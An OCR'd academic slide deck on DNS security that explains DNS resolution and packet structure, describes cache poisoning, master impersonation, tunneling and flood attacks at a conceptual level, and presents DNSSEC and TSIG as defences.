
DNS Security

A. Klif, N. Ahmad, A. Al-Gailani


What is DNS



Four Servers involved in Loading a Web Page

- **DNS Recursor:** The DNS recursor is a server designed to receive queries from client machines through applications such as web browsers.
- **Root nameserver:** it serves as a reference to other more specific locations.
- **TLD nameserver:** This nameserver is the next step in the search for a specific IP address, and it hosts the last portion of a hostname
- **Authorative webserver:** This final nameserver can be thought of as a dictionary on a rack of books, in which a specific name can be translated into its definition.

Process for DNS lookup



Root Servers

.com Namespace

Step 2
Question: where can I find the IP Address of some-webserver.com?

Step 3
Answer: I don't know but .com NameSpace should have the answer

Step 4
Question: What is the IP Address of some-webserver.com?

Step 5
Answer: Primary DNS Server of some-webserver.com knows it.

Not authoritative for some-webserver.com

User's Primary DNS Server
(Recursion Allowed)

Step 6
Question: What is the IP Address of some-webserver.com?

Step 7
Answer: Here is the IP Address of some-webserver.com.


Step 1
Question: what is the IP Address of some-webserver.com?
Please reply to My IP Address

Step 8
Answer: Here is the IP Address of some-webserver.com

User's PC
My IP Address

Primary DNS Server of some-webserver.com

DNS Packet



HEADER

QUESTION

ANSWER

AUTHORITY
(Authoritative name servers)

ADDITIONAL

0 8 15 bit

ID

QR | OPCODE | AA | TC | RD | RA | Z | RCODE

QDCOUNT
(number of queries)

ANCOUNT
(number of answers)

NSCOUNT
(number of authoritative name servers)

ARCOUNT
(number of additional RR records)

How Does DNS Adds Efficiency

- DNS is organized in a hierarchy with distributed servers that helps keep things running quickly and smoothly


- Root servers are located all around the world, so the recursor server usually directs you to the closest root server geographically.

- Some of the returned IP addresses are stored (cached) in the recusor server to improve lookup time

DNS was designed without taking security into account


- Cache Poisoning Attack
- Impersonating Master Attack
- DNS Tunneling Attack
- DNS flood Attack

DNS Security



DNS Security

1) Cache poisoning: is a type of attack in which corrupt data is inserted into the cache database of the Domain Name System (DNS) name server


1
The IP address of example.jp is "172.16.3.2"
2
I'd like to access http://example.jp/. What's its IP address?
3
The IP address of example.jp is "172.16.3.2"
Malicious User
Internal User within its DNS Domain
DNS Cache Server
Bogus Website (172.16.3.2)
Genuine example.jp (192.168.1.23)

If the DNS cache server is "poisoned", the user is directed to a bogus website even if the URL specified is correct.

DNS Cache Poisoning

DNS Security


DNSSEC

- A protocol designed to eliminate doubt involved in DNS query operations
- Protects the integrity of data by establishing a chain of trust
- Use public/private key cryptography
- Based on digital signatures for validation

DNS Security

DNSSEC

Digital Signature is based on public key cryptography




Digital Signature

DNS Security

DNSSEC

- RRSI: Contains a cryptographic signature
- DNSKEY : Contains a public signing key
- DS: Contains the hash of the DNSKEY record




DNS Security

DNSSEC

Zone-Signing Keys: each zone in DNSSEC has a zone signing key pair (ZSK)

Each RRset is singed with private ZSK and stored In their name server as RRSIG records

Public ZSK is stored in the DNSKEY record




DNS Security


DNSSEC

Key-Signing Keys: is used to sing the ZSK and creating RRSIG for the DNSKEY

Validation of Resolvers:


1) Request the desired RRset, which also returns the Corresponding RRSIG record
2) Request the DNSKEY records containing the public ZSKand public KSK, which also returns the RRSIG for the DNSKEY RRset
3) Verify the RRSIG of the requested RRset with the public ZSK
4) Verify the RRSIG of the DNSKEY RRset with the public KSK





DNS Security


DNSSEC



Trusted Anchors

DNS Security


DNSSEC



Chains of Trust

DNS Security

2) Impersonating Master attack




DNS Security

Transaction Signature (TSIG)

- A mechanism of protecting a message from primary to secondary and vice versa
- Based on shared secret , both send and receiver are configured with
- The shared information (key) is used to authenticate a client to a server


DNS Security


Host 1
Private Key (Key Clause in named.conf
Secure Distribution Method
Host 2
Private Key (Key Clause in named.conf
One-Way Hash
Plain Text
TX MAC
One-Way Hash
Plain Text
RX MAC
Insecure Communications Channel
Zone File
Zone File
=
Zone Transfer as Plain Text
TX MAC
TX MAC in TSIG RR with Each Block

Transaction Signature (TSIG)

DNS TUNNELING

Definition : It is a method of cyber attack that encodes the data of other programs into DNS Queries and responses.



MRZGS3TLEBWW64TFEBXXMY
LMORUW4Z.t.example.com

DNS Request

DNS Response

Infected Machine

Port 53


ISP DNS Resolver

Attacker’s Infrastructure

WW2IDPOZQWY5DJNXSDTREX
ZXXBNZSQ.t.example.com
TXT?<data>

